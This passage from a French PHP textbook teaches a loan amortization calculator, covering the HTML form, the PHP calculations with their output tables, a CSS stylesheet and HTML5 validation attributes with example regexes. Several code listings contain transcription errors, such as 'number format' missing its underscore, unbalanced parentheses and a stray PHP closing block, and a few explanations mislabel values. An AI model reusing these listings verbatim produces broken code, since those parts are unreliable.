    <td> <?php echo $TotMensualiteAC ; ?> </td>
    <td> <?php echo $TotAmortissement ; ?> </td>
    <td> <?php echo $TotInterets ; ?> </td>
    <td> <?php echo $TotAssMens ; ?> </td>
    <td></td>
</tr>
</table>

<?php
}
?>

</body>
</html>

```

**Boucle de calcul des échéances**

*Si dernière échéance et Capital restant dû n'est pas nul : ajout du capital restant dû à l'amortissement, et correction du montant de l'échéance*

**Tableau amortissement (suite) = HTML**

**Dernière ligne des totaux = HTML**

Rappel des différents calculs pour la synthèse :

- calcul de la **mensualité** : identique au programme précédent (section 16.2.2.1.2.2).
- calcul du montant de **l'assurance mensuelle** est :

$$\text{AssuranceMensuelle} = C \times (\text{TauxMensuelAssurance})$$

Où :

- C est le capital emprunté ;
- TauxMensuelAssurance=Taux Assurance / 12.

- **Coût Total Hors Assurance en € :**

$$\text{CoutTotalHA} = (\text{MensHA} \times N) - C$$

Où :

- MensHA est la mensualité Hors Assurance ;
- C est le capital emprunté ;
- N est le nombre de mois (nombre d'années x 12).

- **Coût Total Hors Assurance en % :**

$$\text{PourcentCoutTotalHA} = \frac{\text{CoutTotalHA}}{C} \times 100$$

- **Coût Total Assurance Comprise en € :**

$$\text{CoutTotalAC} = (\text{MensAC} \times N) - C$$

Où :

- MensAC est la mensualité Hors Assurance ;
- C est le capital emprunté ;
- N est le nombre de mois (nombre d'années x 12).

- **Coût Total Assurance Comprise en % :**

$$\text{PourcentCoutTotalAC} = \frac{\text{CoutTotalAC}}{C} \times 100$$

Rappel des différents calculs pour chaque ligne du tableau d'amortissement :

- **numéro de l'échéance** : Le numéro du mois (de 1 à 240 pour un prêt sur 20 ans).
- **mensualité : la valeur calculée précédemment.**
- **montant des intérêts mensuels est :**

$$\text{IntérêtsMensuels} = \text{CapitalRestantD}\hat{\text{u}}\text{Précédent} \times \text{TauxIntérêtsMensuel}$$

- **L'amortissement mensuel :**

$$\text{AmortissementMensuel} = \text{MensualitéHorsAssurance} - \text{IntérêtsMensuels}$$

- **Assurance mensuelle (calculée une seule fois) :**

$$\text{AssuranceMensuelle} = \text{CapitalInitial} \times \text{TauxMensuelAssurance}$$

- Capital restant dû après l'échéance est :

$$\text{CapitalRestantDû} = \text{CapitalrestantDûPrécédent} - \text{AmortissementMensuel}$$

Voici l'affichage sur la page résultat :

Synthèse du crédit

Mensualité Assurance Comprise en €	5686.98
Assurance par mois en €	27.5
Coût Total Assurance en €	495
Coût Total du crédit Hors Ass en €	1870.64
Coût Total du crédit Hors Ass en %	1.87
Coût Total du crédit Ass Comp en €	2365.64
Coût Total du crédit Ass Comp en %	2.37

Synthèse calculée avant le tableau d'amortissement

Tableau d'amortissement = boucle for

Tableau d'amortissement

N° Echéance	Mensualité Assurance Comprise €	Amortissement en €	Intérêts €	Assurance €	Capital Restant Dû €
1	5686.98	5463.65	195.83	27.5	94536.35
2	5686.98	5474.35	185.13	27.5	89062
3	5686.98	5485.07	174.41	27.5	83576.93
4	5686.98	5495.81	163.67	27.5	78081.12
5	5686.98	5506.57	152.91	27.5	72574.55
6	5686.98	5517.35	142.13	27.5	67057.2
7	5686.98	5528.16	131.32	27.5	61529.04
8	5686.98	5538.99	120.49	27.5	55990.05
9	5686.98	5549.83	109.65	27.5	50440.22
10	5686.98	5560.7	98.78	27.5	44879.52
11	5686.98	5571.59	87.89	27.5	39307.93
12	5686.98	5582.5	76.98	27.5	33725.43
13	5686.98	5593.43	66.05	27.5	28132
14	5686.98	5604.39	55.09	27.5	22527.61
15	5686.98	5615.36	44.12	27.5	16912.25
16	5686.98	5626.36	33.12	27.5	11285.89
17	5686.98	5637.38	22.1	27.5	5648.51
18	5687.07	5648.51	11.06	27.5	0
Total	102365.73	100000	1870.73	495	

N° Echéance Mensualité Assurance Comprise € Amortissement € Intérêts € Assurance € Capital Restant Dû €

Coût Initial ≠ Coût final

La dernière mensualité amortie le solde du crédit

#### 16.2.3.1.2.2 Version avec feuille de style

Cette version utilise le formulaire et l'affichage avec une mise en forme, via une **feuille de style**.

La **feuille de style** utilise des **tailles de police qui s'adaptent quand on agrandit/réduit la fenêtre du navigateur**, ce qui a pour effet de toujours conserver la structure de la page.

La **synthèse n'est plus un tableau HTML** mais un affichage basé sur la directive **DIV**.

Le tableau d'amortissement reste un tableau HTML.

##### 16.2.3.1.2.2.1 Le formulaire de saisie

Le formulaire est identique au précédent, et demande les mêmes informations :

- Le capital emprunté ;
- Le nombre d'années et de mois de prêt ;
- Le Taux Annuel Hors Assurance ;
- Le taux annuel de l'assurance ;

Voici son affichage :

Tableau d'amortiss

http://localhost/CoursPHP/..../credit\_amortissement\_web\_style.html

Saisissez les informations du prêt :

Capital emprunté (exemple : 300000) : 100000

Nombre d'années (exemple : 15) : 1

et Nombre de mois (exemple : 4) : 6

Taux Annuel Hors Assurance (exemple : 2,6) : 2,35

Taux de l'Assurance (exemple : 0,29) : 0,33

Valider      Effacer le formulaire

Saisie des champs du formulaire

Valider = exécution du programme credit\_amortissement\_web\_style.php

Les modifications apportées au précédent formulaire sont :

- La **feuille de style** :  
La feuille de style **style\_amortissement\_2pages.css** est commune au formulaire de saisie et à l'affichage ;
- Une **ligne de présentation encadrant la saisie** (fieldset) :  
Cet élément est ajouté dans le fichier **credit\_amortissement\_web\_style.html** contenant le formulaire.
- La **taille des polices de caractères s'adaptent à l'agrandissement/réduction** de la fenêtre du navigateur : cette fonctionnalité est mise en œuvre via la feuille de style ;

- possibilité de saisir des nombres avec un format français (virgule décimale) :

En fait cette modification visible au niveau du formulaire est en réalité prise en charge par le programme **credit\_amortissement\_web\_style.php**, et non par le formulaire qui n'envoie que des données au format texte.

Voici le formulaire **credit\_amortissement\_web\_style.html**. Seules les nouveautés par rapport à la version précédente sont surlignées :

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Tableau d'amortissement du pr&ecirc;t</title>
    <link href="style_amortissement_2pages.css" rel="stylesheet"
          type="text/css" />
  </head>
  <body>

    <form action="credit_amortissement_web_style.php" method="post">
      <fieldset>
        <legend>Saisissez les informations du pr&ecirc;t :</legend><br />
        Capital emprunt&eacute; (exemple : 300000)&nbsp;:&nbsp;<input
        type="text" name="Capital" size="20" /><br /><br />
        Nombre d'ann&eacute;es (exemple : 15)&nbsp;:&nbsp; <input
        type="text" name="NbAn" size="5" /><br /><br />
        et Nombre de mois (exemple : 4)&nbsp;:&nbsp; <input type="text"
        name="EtNbMois" size="5" /><br /><br />
        Taux Annuel Hors Assurance (exemple : 2,6)&nbsp;:&nbsp;<input
        type="text" name="TauxAnnuelHA" size="5" /><br /><br />
        Taux de l'Assurance (exemple : 0,29)&nbsp;:&nbsp;<input
        type="text" name="TauxAssurance" size="5" /><br /><br />
        <input type="submit" value="Valider" />
        <input type="reset" value="Effacer le formulaire" />
      </fieldset>
    </form>
  </body>
</html>
```

Feuille de style :  
**style\_amortissement\_2pages.css**

Action du formulaire :  
**credit\_amortissement\_web\_style.php**


Le bouton « Valider » envoie les données à traiter via la méthode POST au programme PHP **credit\_amortissement\_web\_style.php**.

La feuille de style est présentée plus loin dans cette section.

#### 16.2.3.1.2.2.2 Le programme de traitement PHP

Voici l'affichage du résultat si un des champs est vide.

Dans cet exemple, le **nombre d'années** et le **taux de l'assurance** n'ont pas été renseignés :



**Remarque :**

Le nombre de mois n'est pas obligatoire. S'il n'est pas renseigné, alors sa valeur est mise à 0 et aucun message d'erreur n'apparaît.

Voici l'affichage de la page résultat quand tous les champs sont renseignés :

http://localhost/CoursPHP.../credit\_amortissement\_web\_style.php

Résumé et synthèse sont affichés via la directive HTML : **DIV**

Résumé de la demande	Valeurs Saisies	Synthèse du crédit	Montant	% du Capital emprunté
Capital	100 000,00 €	Mensualité Assurance Comprise	5 686,98 €	
Nombre d'années	1,50	Assurance par mois	27,50 €	
Taux Annuel Hors assurance	2,35 %	Coût Total Assurance	495,00 €	
Taux de l'assurance	0,330 %	Coût Total du crédit Hors Ass	1 870,64 €	1,87 %
		Coût Total du crédit Ass Comp	2 365,64 €	2,37 %

Tableau d'amortissement

N° Echéance	Mensualité Assurance Comprise €	Amortissement en €	Intérêts €	Assurance €	Capital Restant Dû €
1	5 686,98 €	5 463,65 €	195,83 €	27,50 €	94 536,35 €
2	5 686,98 €	5 474,35 €	185,13 €	27,50 €	89 062,00 €
3	5 686,98 €	5 485,07 €	174,41 €		83 576,93 €
4	5 686,98 €	5 495,81 €	163,67 €		78 081,12 €
5	5 686,98 €	5 506,57 €	152,91 €		72 574,55 €
6	5 686,98 €	5 517,35 €	142,13 €		67 057,20 €
7	5 686,98 €	5 528,16 €	131,32 €	27,50 €	61 529,04 €
8	5 686,98 €	5 538,99 €	120,49 €	27,50 €	55 990,05 €
9	5 686,98 €	5 549,83 €	109,65 €	27,50 €	50 440,22 €
10	5 686,98 €	5 560,70 €	98,78 €	27,50 €	44 879,52 €
11	5 686,98 €	5 571,59 €	87,89 €	27,50 €	39 307,93 €
12	5 686,98 €	5 582,50 €	76,98 €	27,50 €	33 725,43 €
13	5 686,98 €	5 593,43 €	66,05 €	27,50 €	28 132,00 €
14	5 686,98 €	5 604,39 €	55,09 €	27,50 €	22 527,61 €
15	5 686,98 €	5 615,36 €	44,12 €	27,50 €	16 912,25 €
16	5 686,98 €	5 626,36 €	33,12 €	27,50 €	11 285,89 €
17	5 686,98 €	5 637,38 €	22,10 €	27,50 €	5 648,51 €
18	5 687,07 €	5 648,51 €	11,06 €	27,50 €	0,00 €
<b>TOTAL</b>	<b>102 365,73 €</b>	<b>100 000,00 €</b>	<b>1 870,73 €</b>	<b>495,00 €</b>	
N° Echéance	Mensualité Assurance Comprise €	Amortissement €	Intérêts €	Assurance €	Capital Restant Dû €

Chaque itération de la boucle for affiche une ligne du tableau HTML.  
La dernière ligne des totaux est affichée après la boucle for.

Les valeurs numériques sont présentées au format français avec une virgule pour les décimaux et un espace pour les milliers (par exemple 1 543,97 €) via la fonction `number_format()` (section 10.1.9).

Cette fonction transforme un nombre en une chaîne de caractères selon le format décris.

Les **lignes paires/impaires** du tableau sont colorées différemment via la feuille de style.

Le programme `credit_amortissement_web_style.php` présenté ci-après contient des lignes de calcul en PHP et des lignes de mise en forme du tableau en HTML.

Les balises `<?php` et `?>` présentées sur fond bleu, indiquent chaque délimitation de langage PHP ou HTML.

Seules les parties modifiées par rapport à la version du programme PHP présenté à la section 16.2.3.1.2.1.2 sont commentées.

```

<!DOCTYPE html>
<html>
    <head> <!-- Entête HTML -->
        <meta charset="utf-8" />
        <title>Tableau d'amortissement du pr&ecirc;t</title>
        <link href="style_amortissement_2pages.css" rel="stylesheet"
              type="text/css" />
    </head>
    <body>
        <?php
            define("W_EOL", "<br />");
            // --- on récupère les données ---
            $Capital      = $_POST['Capital'];
            $NbAn         = $_POST['NbAn'];
            $EtNbMois     = $_POST['EtNbMois'];
            $TauxAssurance = $_POST['TauxAssurance'];
            $TauxAnnuelHA = $_POST['TauxAnnuelHA'];
            // si le nombre de mois est vide on le met à 0
            if(empty($EtNbMois)) { $EtNbMois=0; }
            // si l'un des autres données initiale est vide => message d'erreur
            if(empty($Capital) | empty($NbAn) | empty($TauxAssurance) ||
               empty($TauxAnnuelHA))
            {
                ?>
                <fieldset>
                    <legend>Valeurs &agrave; renseigner :</legend><br>
                    <?php
                        if(empty($Capital)) echo "Capital".W_EOL;
                        if(empty($NbAn))   echo "Nombre d'ann&eacute;es".W_EOL;
                        if(empty($TauxAnnuelHA)) echo "Taux Annuel Hors Assurance".W_EOL;
                        if(empty($TauxAssurance)) echo "Taux de l'Assurance".W_EOL;
                    ?>
                </fieldset>
                <?php
            }
            else // on effectue les calculs
            { // --- on traite les données ---
                // --- remplacement de la virgule par un point décimal
                $Capital      = str_replace(",",".",$Capital);
                $TauxAssurance = str_replace(",",".",$TauxAssurance);
                $TauxAnnuelHA = str_replace(",",".",$TauxAnnuelHA);
                // --- conversion dans le bon type de données
                $Capital      = floatval($Capital);
                $NbAn         = intval($NbAn);
                $EtNbMois     = intval($EtNbMois);
            }
        <?php
    }

```

Feuille de style :  
 style\_amortissement\_2pages.css

Encadrement via fieldset des messages d'erreurs

Conversion du nombre au format français  
 vers un format réel (point décimal)

Page 911 sur 945

```

$TauxAssurance = floatval($TauxAssurance);
$TauxAnnuelHA = floatval($TauxAnnuelHA) ;
// -----
// --- on effectue les calculs ---
// -----
$NbMois = ($NbAn*12)+$EtNbMois ;
$NbAnEtMois = round($NbMois/12,2) ;
$AssMensuelle = round((($Capital*($TauxAssurance/100))/12),2);
$TauxMensuel = ($TauxAnnuelHA/100)/12 ;
// --- mensualité ---
$calcul1 = $Capital*$TauxMensuel ;
$calcul2 = pow((1+$TauxMensuel),$NbMois) ;
$calcul3 = $calcul2-1 ;
$MensualiteHA = round((($calcul1*($calcul2/$calcul3)),2) ;
$MensualiteAC = $MensualiteHA+$AssMensuelle ;
// --- coût du crédit ---
$CoutCreditHA = ($MensualiteHA*$NbMois)-$Capital ;
$PourcentCoutHA = round((($CoutCreditHA/$Capital)*100,2) ;
$CoutAss = $AssMensuelle*$NbMois ;
$CoutCreditAC = $CoutCreditHA+$CoutAss ;
$PourcentCoutAC = round((($CoutCreditAC/$Capital)*100,2) ;
// --- on prépare les résultat pour afficher au format français ---
$Cap = number_format($Capital,2,",")." &euro;" ;
$TauxAss = number_format($TauxAssurance,3,",")." %" ;
$TauxAHA = number_format($TauxAnnuelHA,2,",")." %" ;
$MensHA = number_format($MensualiteHA,2,",")." &euro;" ;
$MensAC = number_format($MensualiteAC,2,",")." &euro;" ;
$CoutA = number_format($CoutAss,2,",")." &euro;" ;
$CoutAC = number_format($CoutCreditAC,2,",")." &euro;" ;
$CoutHA = number_format($CoutCreditHA,2,",")." &euro;" ;
$PcentCoutHA = number_format($PourcentCoutHA,2,",")." %" ;
$PcentCoutAC = number_format($PourcentCoutAC,2,",")." %" ;
$AssM = number_format($AssMensuelle,2,",")." &euro;" ;
$NbAM = number_format($NbAnEtMois,2,",") ;
// --- Calcul du tableau d'amortissement ---
$TotMensualiteAC = 0 ;
$TotInterets = 0 ;
$TotAmortissement = 0 ;
$TotAssMens = 0 ;
$CapRestant = $Capital;
// -----
// --- on affiche un résumé des informations initiales ---
// -----
?>

```

```

<div class="Tableau">
    <div class="col01">
        <h4>R&eacute;sum&eacute; de la demande</h4>
        <p>Capital</p>
        <p>Nombre d'ann&eacute;es</p>
        <p>Taux Annuel Hors assurance</p>
        <p>Taux de l'assurance</p>
    </div>

    <div class="col02">
        <h4>Valeurs Saisies</h4>
        <p><b><?php echo $Cap ; ?></b></p>
        <p><?php echo $NbAM ; ?></p>
        <p><?php echo $TauxAHA; ?></p>
        <p><?php echo $TauxAss; ?></p>
    </div>
</div>
<!--

```

Résumé des informations initiales avec DIV



```

<?php
for ($NumEcheance=1 ; $NumEcheance<=$NbMois ; $NumEcheance++)
{
    $Interets=round($CapRestant*$TauxMensuel,2)      ;
    $Amortissement=$MensualiteHA-$Interets           ;
    $CapRestant=round($CapRestant-$Amortissement,2);
    // correction de la dernière échéance
    if (($NumEcheance==$NbMois) && ($CapRestant != 0))
    {
        $MensualiteAC+=$CapRestant ;
        $Amortissement+=$CapRestant;
        $CapRestant=0               ;
        // on corrige la somme affichée pour la dernière mensualité
        $MensAC      = number_format($MensualiteAC,2,","," ") . " &euro;" ;
    }
    $TotMensualiteAC+=$MensualiteAC   ;
    $TotInterets+=$Interets           ;
    $TotAmortissement+=$Amortissement;
    $TotAssMens+=$AssMensuelle       ;
    // --- on prépare les résultat pour afficher au format français ---
    $AmortCal    = number_format($Amortissement,2,","," ") . " &euro;" ;
    $InterCal    = number_format($Interets,2,","," ") . " &euro;" ;
    $CapRestCal  = number format($CapRestant,2,","," ") . " &euro;" ;
    // --- Affichage de chaque échéance ---
    ?>
    <tr>
        <td><?php echo $NumEcheance ; ?></td>
        <td><?php echo $MensAC      ; ?></td>
        <td><?php echo $AmortCal    ; ?></td>
        <td><?php echo $InterCal    ; ?></td>
        <td><?php echo $AssM         ; ?></td>
        <td><?php echo $CapRestCal  ; ?></td>
    </tr>
    <?php
}
// -----
// --- on affiche les totaux
// -----
// --- on prépare les résultat pour afficher au format français ---
$TotMensAC = number_format($TotMensualiteAC,2,","," ") . " &euro;" ;
$TotAmort  = number format($TotAmortissement,2,","," ") . " &euro;" ;
$TotInter  = number format($TotInterets,2,","," ") . " &euro;" ;
$TotAssM   = number format($TotAssMens,2,","," ") . " &euro;" ;
?>
<tr>
    <td><b>TOTAL</b></td>
    <td><b><?php echo $TotMensAC ; ?></b></td>
    <td><b><?php echo $TotAmort  ; ?></b></td>
    <td><b><?php echo $TotInter  ; ?></b></td>
    <td><b><?php echo $TotAssM   ; ?></b></td>
    <td></td>
</tr>
</table>
<?php
}
?>
</body>
</html>

```

Conversion au format français avec virgule  
et espace pour les milliers

Conversion au format français avec virgule  
et espace pour les milliers

### 16.2.3.1.2.2.3 La feuille de style

Voici le fichier `style_amortissement_2pages.css` :

```
html {color:black;
      font-family:"Arial" ;
      text-align:left;
      font-size:100%;
      margin:0 auto;
      padding:0;
    }
/*
=====
/* == style pour l'affichage Tableau par DIV === */
===== */

.Tableau {
  width:100%;
}
.Tableau p {
  clear:left;
  margin:2px; /* tout autour du tableau */
  height:100% !important; height:1em;
  font-family:sans-serif;
  font-size:70%;
}
.col01,.col02{
  float:left;
  margin:5px;
  line-height:1.1em;
  font-size:1.7vw; /* redimensionne la police dynamiquement */
  text-align:right;
}
.col01{width:23%;}
.col02{width:13%;}
.col01 p{
  padding:2px;
  border:1px solid #6495ed;
  background-color:#edf3fb;
  font-weight:bold;
}
.col02 p{
  padding:2px;
  border:1px solid #6495ed;
  background-color:#FFFFFF;
}
.col02n p{
  padding:2px;
  border:1px solid #FFFFFF;
  /*background-color:#FFFFFF; */
}
.col02c p{
  text-align:center;
}
.col01 h4,.col02 h4{
  border:2px solid #6495ed;
  padding:2px;
  text-align:center;
  height:3em;
  font-size:1.5vw; /* redimensionne la police dynamiquement */
  /*font-size:90%; */
  vertical-align:central;
}
```

Taille police adaptative à chaque réduction/agrandissement de la fenêtre du navigateur

Taille police adaptative à chaque réduction/agrandissement de la fenêtre du navigateur

```
/* ===== */
/* == style pour le formulaire == */
/* ===== */

/* couleur des boutons submit et reset quand on les survole */
input[type=submit]:hover, input[type=reset]:hover {
    background-color:#FCDEDE; }

/* couleur des boutons submit et reset actif */
input[type=submit]:active, input[type=reset]:active {
    background-color:#FCDEDE;
    box-shadow:1px 1px 1px #D83F3D inset; }

/* couleur des champs de saisie quand on clique dedans */
input:focus, textarea:focus {
    background-color:white; }

input[type=submit]:focus, input[type=reset]:focus {
    background-color:#FFFFFF; }

body {
    font-family:"Arial";
    font-size:1.6vw; /* redimensionne la police dynamiquement */
    /*font-size:90%;*/
}

form {
    background-color:#FAFAFA;
    padding:10px;
    width:60%; /* width:600px; */
}

fieldset {padding:0 20px 20px 20px;
    margin-bottom:10px;
    border:1px solid #DF3F3F; }

legend {color:#DF3F3F;
    font-weight:bold }

label {
    margin-top:10px;
    /* display:block; */
}

label.inline {
    display:inline;
    margin-right:50px;
}

input, textarea, select, option {
    background-color:#FFF3F3;
}

input, textarea, select {
    padding:3px;
    border:1px solid #F5C5C5;
    border-radius:5px;
    width:20%; /*width:70px;*/
    box-shadow:1px 1px 2px #C0C0C0 inset;
    text-align:right;
    font-size:90%;
}

select {margin-top:10px; }

input[type=radio] {
    background-color:transparent;
    border:none;
    width:10px;
}

input[type=submit], input[type=reset] {
    width:35%; /*width:150px;*/
    margin-left:5px;
    box-shadow:1px 1px 1px #D83F3D;
    cursor:pointer;
    text-align:center;
}
```

Taille police adaptative à chaque réduction/agrandissement de la fenêtre du navigateur

```
/* ===== */
/* == style pour le tableau == */
/* ===== */

/* couleur des lignes alternées */
tr:nth-child(even) {background: #EFF6FF}
tr:nth-child(odd) {background: #FFFFFF}

table {
border:2px solid #6495ed;
border-collapse:collapse;
width:90%;
/*margin:10px;*/
margin-top:20px;
margin-right:5px;
margin-bottom:2em;
margin-left:10px;
}
thead, tfoot {
background-color:#D0E3FA;
border:1px solid #6495ed;
text-align:center;
font-size:1.3vw; /* redimensionne la police dynamiquement */
}

tbody {
background-color:#FFFFFF;
border:1px solid #6495ed;
}
th {
font-family:monospace;
/*border:1px dotted #6495ed;*/
border:1px solid #6495ed;
padding:5px;
/*
background-color:#EFF6FF;
*/
background-color:#e1edfd;
width:15%;
text-align:center;
}
td {
font-family:sans-serif;
font-size:1.3vw; /* redimensionne la police dynamiquement */
/*font-size:80%;*/
border:1px solid #6495ed;
padding:5px;
/*text-align:left;*/
text-align:center;
}
caption {
font-family:sans-serif;
font-size:2.3vw; /* redimensionne la police dynamiquement */
/*font-size:120%;*/
text-align:center;
/*font-weight: bold;*/
}
```

Coloration différente des lignes paires et impaires

Taille police adaptative à chaque réduction/agrandissement de la fenêtre du navigateur

Taille police adaptative à chaque réduction/agrandissement de la fenêtre du navigateur

Taille police adaptative à chaque réduction/agrandissement de la fenêtre du navigateur

#### 16.2.3.1.3 Méthode avec tableau PHP

##### 16.2.3.1.3.1 Principe

Cet exemple reprend l'exercice N°1 effectué à la section 10.2.10 en utilisant un tableau PHP pour conserver les données calculées avant de les afficher. Il part du programme étudié à la section 16.2.3.1.2.2.

Ainsi les totaux affichés sont toujours justes, puisque l'ensemble des calculs et des corrections d'arrondi sont effectués au moment de l'affichage.

**Cela résout le problème d'arrondi évoqué précédemment.**

Cette version utilise la feuille de style `style_amortissement_2pages.css` présentée dans la section précédente.

#### 16.2.3.1.3.2 Le formulaire de saisie HTML5

Le formulaire est similaire celui qui a été présenté à la section précédente 16.2.3.1.2.2.1. Ce sont les mêmes informations qui sont demandées.

L'évolution provient de l'utilisation de **syntaxes HTML5** qui permettent de définir les **règles de validation des champs** comme :

- La sélection par défaut du champ de saisie : **autofocus**
- Les champs obligatoires : **required**
- Une valeur affichée sur le fond de la saisie : **placeholder**
- Les règles syntaxiques de validation : **pattern**

Voici la description de chacun des attributs utilisés dans ce formulaire.

##### ○ **autofocus**

Cet attribut booléen indique quel est le champ qui doit être sélectionné par défaut.

A l'affichage du formulaire, le curseur de saisie sera placé dans le champ possédant l'attribut `autofocus`.

Dans notre exemple, c'est la saisie du Capital emprunté qui possède cet attribut.

##### **Remarque :**

*Parmi tous les champs du formulaire, un seul pourra avoir cet attribut. Dans le cas contraire c'est le premier champ ayant cet attribut qui sera sélectionné.*

```
<input type="text" maxlength="7" name="Capital" size="20"  
placeholder="350000" autofocus required pattern="[0-9]{3,7}" /> &euro;<br  
/><br />
```

Voici son effet :

Saisissez les informations du prêt :

Capital emprunté :  €

Nombre d'années :  ans

La saisie du Capital est sélectionnée par défaut

- **required**

Cet attribut indique si la saisie de la donnée est obligatoire.

Dans notre exemple, la saisie du Capital emprunté, le Nombre d'années, le Taux Annuel et le Taux de l'Assurance possèdent cet attribut.

Seule la saisie du nombre de mois est optionnelle, elle devra donc être contrôlée par le programmeur PHP, et être initialisée à 0 si elle n'est pas renseignée.

Voici la syntaxe de cet attribut pour le Capital emprunté.

```
<input type="text" maxlength="7" name="Capital" size="20"  
placeholder="350000" autofocus="" required pattern="[0-9]{3,7}" /> &euro;<br><br />
```

Voici son effet si la donnée n'est pas saisie :

**Saisissez les informations du prêt :**

Capital emprunté :   
Nombre d'année :   
Et Nombre de Mois :

Si le champ est vide, le clic sur le bouton « Valider » provoque un message d'erreur invitant à compléter le champ

- **placeholder**

Cet attribut permet d'afficher une valeur sur le fond du champ de saisie, comme exemple de la saisie attendu.

**Attention:**

*Ce n'est pas une valeur par défaut !*

*C'est une aide à la saisie qui affiche sur le fond du champ, un exemple de ce qui est attendu. Mais si aucune saisie n'est effectuée, alors la valeur est vide. C'est en cela que cet attribut diffère d'une valeur par défaut.*

Dans notre exemple, tous les champs utilisent cet attribut. Pour le Capital emprunté, c'est la valeur 350000 qui apparaît sur le fond du champ de saisie quand ce champ est vide.

Voici la syntaxe de cet attribut pour le Capital emprunté.

```
<input type="text" maxlength="7" name="Capital" size="20"  
placeholder="350000" autofocus="" required pattern="[0-9]{3,7}" /> &euro;<br><br />
```

Voici son effet quand le champ est vide :

Saisissez les informations du prêt :

Capital emprunté :	<input type="text" value="350000"/> €	Valeur de fond de 350000 pour Capital emprunté
Nombre d'années :	<input type="text" value="15"/> ans	
Et Nombre de Mois :	<input type="text" value="0"/> mois	

o **pattern**

Cet attribut contrôle la validité de la saisie, selon la règle de syntaxe indiquée, appelé aussi « expression régulière » ou « *regexp* ».

La règle est par exemple de la forme :

```
<input type="text" pattern="[A-Z][0-9]{5}" />
```

Dans cet exemple, la saisie doit commencer par un lettre majuscule entre A et Z et être suivi de 5 chiffres entre 0 et 9, par exemple A12345. La saisie de 012345 afficherait un message d'erreur.

Voici des patterns types :

- **Code postal français**, exemple : 76550

```
<input pattern="[0-9]{5}" type="text" name="CP"/>
```

Le contrôle vérifiera que la saisie contient 5 chiffres de 0 à 9

- **Numéro de téléphone français**, exemple : 0153233201

```
<input pattern="0[1-9][0-9]{8}" type="text" name="NumTEL"/>
```

Le contrôle vérifiera que le premier chiffre est un 0, que le second est compris entre 1 et 9, et qu'il y a 8 autres chiffres compris entre 0 et 9.

- **Une adresse courriel**, exemple : nom@site.fr

```
<input type="email" placeholder="Ex : nom@site.fr" />
```

Le contrôle vérifiera que la saisie est une adresse courriel valide, ayant le caractère @.

Voici quelques autres expressions régulières (Regex) :

- [a-z] : une lettre minuscule
- [0-9] : un chiffre
- [0-9]\* : que des chiffres
- [a-zA-Z] : une lettre minuscule ou majuscule
- [a-zA-Z\_]\* : que des minuscules, chiffres, souligné ou trait d'union
- [0-9]{5} : 5 chiffres obligatoirement
- [0-9]{3,7} : un nombre entre 3 et 7 chiffres
- [0-9]{1,2}[\.][0-9]{1,2} : un nombre entre 1 et 2 chiffres, suivi par un point ou une virgule, puis par un nombre entre 1 et 2 chiffres (ex : 10.23, ou 1,82)
- 0[\.][0-9]{1,3} : un nombre commençant par 0, suivi par un point ou une virgule, puis par un nombre entre 1 et 3 chiffres (ex : 0.2, ou 0.33, ou 0,495)

Pour les formulaires, HTML5 propose :

- 5 nouveaux éléments :  
progress, meter, datalist, keygen, output ;
- 13 nouveaux types de champs :  
tel, search, url, email, datetime, date, month, week, time, datetime-local, number, range, color ;
- 13 nouveaux attributs :  
autofocus, placeholder, form, required, autocomplete, pattern, dirname, novalidate, formaction, formctype, formmethod, formnovalidate, formtarget.
- L'objet FormData ;

Pour plus de détail consulter le site à l'url :

<http://dmouronval.developpez.com/tutoriels/html/formulaires-html5/>

Voici la présentation du formulaire :

The screenshot shows a web browser window with the URL [http://localhost/CoursPHP/..../credit\\_amortissement\\_tableau\\_web\\_style.html](http://localhost/CoursPHP/..../credit_amortissement_tableau_web_style.html) in the address bar. The page title is "Tableau d'amortissement du prêt". The form is titled "Saisissez les informations du prêt :". It contains the following fields:

- Capital emprunté :
- Nombre d'années :
- Et Nombre de Mois :
- Taux Annuel Hors Assurance :
- Taux de l'Assurance :  (with a tooltip: "Veuillez compléter ce champ.")

At the bottom are two buttons: "Valider" and "Effacer le formulaire".

Annotations on the right side of the form:

- A blue box labeled "Saisie des champs du formulaire" surrounds the first four input fields.
- A blue box labeled "Contrôle des champs (HTML5)" surrounds the fifth input field and its tooltip.
- A blue box at the bottom labeled "Valider = exécution du programme credit\_amortissement\_tableau\_web\_style.php" has an arrow pointing to the "Valider" button.

Voici le fichier `credit_amortissement_tableau_web_style.html`, intégrant le formulaire. Seules les parties différentes du formulaire précédent, et les noms des variables sont surlignées :

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Tableau d'amortissement du pr&ecirc;t</title>
    <link href="style_amortissement_2pages.css" rel="stylesheet"
          type="text/css" />
  </head>
  <body>
    <!-- utilisation de HTML5 -->
    <form action="credit_amortissement_tableau_web_style.php" method="post">
      <fieldset>
        <legend>Saisissez les informations du pr&ecirc;t :</legend><br />
        <label for="Capital">Capital emprunt&eacute; :&nbsp;
          <input type="text" maxlength="7" name="Capital" size="20"
                placeholder="350000" autofocus required pattern="[0-9]{3,7}" /> &euro;<br />
        <br />
        <label for="NbAn">Nombre d'ann&eacute;es :&nbsp;
          <input type="text" maxlength="2" name="NbAn" size="2" placeholder="15"
                autofocus required pattern="[0-9]{1,2}" /> ans<br /><br />
        <label for="EtNbMois">Et Nombre de Mois :&nbsp;
          <input type="text" maxlength="2" name="EtNbMois" size="2" placeholder="0"
                pattern="[0-9]{1,2}" /> mois<br /><br />
        <label for="TauxAnnuelHA">Taux Annuel Hors Assurance :&nbsp;
          <input type="text" maxlength="5" name="TauxAnnuelHA" size="5"
                placeholder="2,63" required pattern="[0-9]{1,2}[.,][0-9]{1,2}"/> %<br /><br />
        <label for="TauxAssurance">Taux de l'Assurance :&nbsp;
          <input type="text" maxlength="5" name="TauxAssurance" size="5"
                placeholder="0,29" required pattern="0[.,][0-9]{1,3}"/> %<br /><br />
        <input type="submit" value="Valider" />
        <input type="reset" value="Effacer le formulaire" />
      </fieldset>
    </form>
  </body>
</html>
```

